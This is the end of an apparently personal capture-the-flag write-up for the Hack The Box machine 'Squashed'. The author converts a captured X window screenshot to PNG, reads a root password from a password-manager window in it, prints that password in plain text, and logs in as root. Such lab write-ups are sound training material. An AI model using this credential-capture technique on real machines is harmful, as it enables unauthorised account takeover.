-rw-r--r-- 1 pks pks    9163 Oct 18 18:40 allPortScan.txt
-rw-r--r-- 1 pks pks    5707 Oct 18 18:47 directories.txt
-rw-r--r-- 1 pks pks 1923179 Oct 18 21:41 pass.xwd
-rw-r--r-- 1 pks pks    4991 Oct 18 21:41 Squashed.md
-rw------- 1 pks pks      57 Oct 18 21:30 .Xauthority
```

Lets convert this to png using convert from ImageMagick



```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Squashed git:(main)±4 (0.08s)
convert pass.xwd pass.png
WARNING: The convert command is deprecated in IMv7, use "magick" instead of "convert" or "magick convert"

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Squashed git:(main)±4 (0.024s)
ls
aggressiveScan.txt  allPortScan.txt  directories.txt  pass.png  pass.xwd  Squashed.md
```

lets open this now



Title	Username	Password	URL	Notes
System ...	root	cah$mei7rai9A		


Autotype Enabled
Searching Enabled
Expiration Never

Got the root password from here

⚠ Root Creds


```
Username : root
Password : cah$mei7rai9A
```

Lets login as root now



```
alex@squashed:/tmp$ su root
Password:
root@squashed:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@squashed:/tmp#
```

And here is your root.txt



```
root@squashed:/tmp# cd /root
root@squashed:~# ls -al
total 84
drwx------ 18 root root 4096 Oct 18 12:59 .
drwxr-xr-x 20 root root 4096 Oct 21  2022 ..
lrwxrwxrwx  1 root root    9 Jan 20  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  8 root root 4096 Oct 21  2022 .cache
drwx------  7 root root 4096 Oct 21  2022 .config
drwxr-xr-x  2 root root 4096 Oct 21  2022 Desktop
drwxr-xr-x  2 root root 4096 Oct 21  2022 Documents
drwxr-xr-x  2 root root 4096 Oct 21  2022 Downloads
drwx------  3 root root 4096 Oct 21  2022 .gnupg
drwxr-xr-x  3 root root 4096 Oct 21  2022 .local
drwxr-xr-x  2 root root 4096 Oct 21  2022 Music
drwxr-xr-x  2 root root 4096 Oct 21  2022 Pictures
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
drwxr-xr-x  2 root root 4096 Oct 21  2022 Public
-rw-r-----  1 root root   33 Oct 18 12:59 root.txt
drwxr-xr-x  3 root root 4096 Oct 26  2022 scripts
drwx------  3 root root 4096 Oct 21  2022 snap
drwx------  2 root root 4096 Oct 21  2022 .ssh
drwxr-xr-x  2 root root 4096 Oct 21  2022 Templates
drwxr-xr-x  2 root root 4096 Oct 21  2022 Videos
drwxr-xr-x  2 root root 4096 Oct 21  2022 .vim
root@squashed:~#
```

Thanks for reading :)